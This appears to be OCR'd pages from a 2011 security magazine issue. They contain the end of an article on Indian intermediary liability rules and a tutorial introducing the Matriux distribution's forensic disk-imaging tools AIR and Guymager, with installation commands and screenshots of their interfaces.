  b) Is harmful, threatening, abusive, harassing, blasphemous, objectionable, defamatory, vulgar, obscene, pornographic, pedophilic, libelous, invasive of another's privacy, hateful, or racially, ethnically or otherwise objectionable, disparaging, relating or encouraging money laundering or gambling, or otherwise unlawful in any manner whatever;
- Harmful to minors in any way;
- Discloses sensitive personal information of other person or to which the user does not have any right to;
- Causes annoyance or inconvenience or which is grossly offensive or menacing in nature or Impersonate another person, or misleads the addressee about the origin of such messages; (which means it's a duty of intermediary to notify its users not to spread spam or any other false messages)

- Contains software viruses or any other computer code, files or programs designed to interrupt, destroy or limit the functionality of any computer resource;
- Threatens the unity, integrity, defence, security or sovereignty of India, friendly relations with foreign states, or public order or causes incitement to the commission of any cognizable offence or prevents investigation of any offence or is insulting any other nation.

According to the rule all aforementioned clauses should be included in all the relevant user related documents. Intermediary has a right to terminate the access rights of the users in case users do not comply with the terms of use of the services and privacy policy or any other document.

It's a duty of intermediary not to host or publish or edit or store any information or shall not initiate the transmission, select the receiver of transmission, and select or modify the information contained in the transmission as specified in sub-rule (2).

In case of violation of any of these clauses it's a duty of intermediary to immediately remove access to such information. Further the intermediary shall inform the police about such information and preserve the records for 90 days.

It's a duty of intermediary not to disclose any "sensitive personal information" which is defined under The Information Technology (Reasonable security practices and procedures and sensitive personal data or information) Rules, 2011 and shall observe all the rules and regulations under the same Rules.

The intermediary shall report cyber security incidents and also share cyber security incidents related information with the Indian Computer Emergency Response Team.

Intermediary shall not deploy or install or modify the technological measures or become party to any such act which may circumvent any law for the time being in force.

`The intermediary shall publish on its website the designated agent to receive notification of claimed infringements.

Sagar Rahurkar
sr@asianlaws.org

Sagar Rahurkar, a Law graduate, is Head(Maharashtra) at Asian School of Cyber Laws. Sagar specializes in Cyber Law, Intellectual Property Law and Corporate Law. Sagar also teaches law at numerous educational institutes and has also trained officials from various law enforcement agencies.

Forensics With Matriux - Part 1

Hi Readers


Forensics is the best part of digital devices which even a basic user does in his day to day life but doing it in some technical way and including some cyber laws makes it more powerful. While forensic examination of electronic data storage devices has been in use for quite some time now, digital forensics gained greater significance with the arrival and wide-spread use of mobile electronic devices capable of storing and manipulating digital data. Apart from analysing data to arrive at conclusion that support an investigation, digital forensics also gives guidelines for data collection, preservation and imaging. One of the uses of the Matriux distribution is that it is extremely useful for a digital forensic examiner. While a discussion of the digital forensic processes and techniques is beyond the scope of this paper, we will discuss some of the features of Matriux that assist the digital forensic investigator.

Digital forensics is a systematic procedure that needs to be followed to arrive at a conclusion in an investigation. The steps include the following aspects:-

1. Preservation of evidence
2. Data acquisition
3. Data recovery
4. Analysis of data
5. Document / reporting the evidence

There are various techniques and tools to follow these steps. Some of these are elaborated in this section.

Preservation of Evidence:
It is the technique of storing digital evidence in a safe manner. For example, using a Faraday Bag to protect Hard Disks from external interference.



Data Acquisition:

Acquisition saves the state of a digital system so that it can be later analyzed. Some of the good tools to enable data acquisition which we have included in our distro are:

1. AIR and
2. Guymager

AIR (Automated Image and Restore)

AIR(Automated Image and Restore) Imager is a GUI front end for dd. It is easy to create and restore digital images. It has the following features:-

- Image verification via MD5 or SHA1
- Image compression/decompression using gzip/bzip2
- Image over a TCP/IP network uses netcat/cryptcat
- Wiping (zeroing) drives or partitions

Installation of AIR


Prerequisites for AIR are is:-

1. perl-tk
2. sharutils
3. md5deep package
4. cryptcat
5. dc3dd 6.12.3
6. uudecode

Some of these packages you can get with Sharutils. It can be downloaded it from http://packages.debian.org/lenny/sharutils according to your architecture. Then go to terminal, go to the place where you saved the package and type:-

```
sudo apt-get install sharutils(This installs sharutils package)
(Download your AIR package fromhttp://sourceforge.net/apps/mediawiki/air-imager/)
sudo tar -zxvf air-version (this unzips your package)
chmod +x install-air-version (This gives a executable permission to the file)
./install-air-version (Installs your air package)
```

It first checks for Perl updated version and downloads it and then starts AIR installation. After completion you will be given a message “All Done”. If you face any problem in installing AIR please check whether you installed libx11-dev and xutils-dev packages. If not please install them then again run AIR installation.



AIR 2.0.0 - Automated Image & Restore - 2010-02-17

Source device/file: /dev/sda

Destination device/file: /mnt/evidence/sda.dd

Source Block Size: 32768

Dest. Block Size: 32768

□ Custom Block Size:

□ Custom Block Size:

Options

Compression: bzip2

Hash 1: md5

Hash 2: sha256

Verify: Yes

■ Use DC3DD

□ Split image

Size: 2047 MBytes

DD Count:

Skip (Input): 0

Seek (Output): 0

□ Cryptcat

Key: phi_1.618

Conv: noerror,sync

iflag: direct

Connected devices

Enter values and click 'Start' to begin

To access AIR, type sudo air in terminal.

To take a image of a drive you can select destination path and image compression technique. If you want to split the image into parts you can specify the space in size. By clicking on Show Status windows button you can observe different status of the selected devices configuration. We can even wipe out / rewrite a drive with zeros by selecting zero as a connected device. You can connect a remote computer and take its image or restore a image on it by selecting NET as a connected device.

Guymager

Guymager is a forensics tool used for imaging a disk / memory card.

Advantages:-

- User friendly
- Fast and multi-threaded data compression
- Extended information to the image file.
- Open Source

Installation/Update of the package

Guymager is contained in the standard repositories of several distributions. Installation can be done with a graphical tool or on the command line with the following commands:-

```
apt-get install Guymager
```

To update:-


```
apt-get update
dpkg -i guymager-beta_ver_i386.deb
apt-get -f install
```

You can manually download the packages from http://apt.pinguin.lu/ according to your processor architecture and you can use the same command to install the Guymager. However, to run, you need the dependency packages namely smartmontools and hdparm.

About Guymager:-

Guymager is a Qt-based forensic imager. It is capable of producing image files in EWF and dd format.

The internal structure is based on separate threads for reading, MD5 calculation, writing and includes a parallelised compression engine, thus making full usage of multi-processor and hyper-threading machines. Guymager should be run with root privileges, as other users do not have access to physical devices normally.



Serial nr.	Linux device	Model	State	Size	Bad sectors	Progre
	/dev/sda	VMware, VMware Virtual S	○ Idle	42.9GB		


Size
Sector size
Image file
Info file
Current speed
Started
Hash calculation
Source verification

Configuration:-

Guymager mainly works with two configuration files:

/etc/guymager/guymager.cfg - The main configuration file and/etc/guymager/local.cfg - The parameters adjusted here have precedence over guymager.cfg

Description:-




Serial nr.	Linux device	Model	State
	/dev/sda	VMware, VMware Virtual S	○ Idle
MEDIATEK_FLASH_DISK_19500001002833f-0:1	/dev/sdc	MEDIATEK FLASH DISK	○ Idle
MEDIATEK_FLASH_DISK_19500001002833f-0:0	/dev/sdb	MEDIATEK FLASH DISK	● Acquisition running

```
Size                3,965,190,144 bytes (3.69GiB / 3.97GB)
Sector size         512
Image file          /image1.dd
Info file           /image1.info
Current speed       0.71 MB/s
Started             26. January 06:12:34 (00:00:21)
Hash calculation    on
Source verification on
```

The above figure represents the GUI of Guymager. It is divided in to two sections. Section one shows your disks connected to your machine. You can connect your storage devices even after you launch the program by clicking on rescan at the top. Each disk is represented with its serial number and model.

Second section indicates the information of the selected partition with MD5 hash value.

By right clicking on a selected partition provides you with operations like Acquire and Info. Selecting Info will provide you with detailed information of the selected partition. You can also observe the commands executed in the window to retrieve the details.



Serial nr.	Linux device	Model	State
	/dev/sda	VMware, VMware Virtual S	○ Idle
MEDIATEK_FLASH_DISK_19500001002833f-0:1	/dev/sdc	MEDIATEK FLASH DISK	○ Idle
MEDIATEK_FLASH_DISK_19500001002833f-0:0	/dev/sdb	MEDIATEK FLASH DISK	○ Idle

```
Size                3,965,190,144 bytes (3.69GiB / 3.97GB)
Sector size         512
Image file
Info file
Current speed
Started
Hash calculation    off
Source verification off
```

By selecting Acquire, you are asked for the image acquisition parameters. After giving the related parameters click on ok. This it will start Data acquisition which is shown in the state tab from the GUI and it is indicated with the progress of process.

The default settings can be reverted from the default configuration file by accessing it from Vim.tiny/etc/Guymager/Guymager.cfg

References

http://sourceforge.net
http://Wikipedia.org

In case of any doubts or clarification please write to pardhu19872007@gmail.com / prajwal@matriux.com

TEAM MATRIUX
http://matriux.com/
follow @matriux on twitter

Issue 16 | May 2011 Design: pankit@chmag.in www.clubhack.com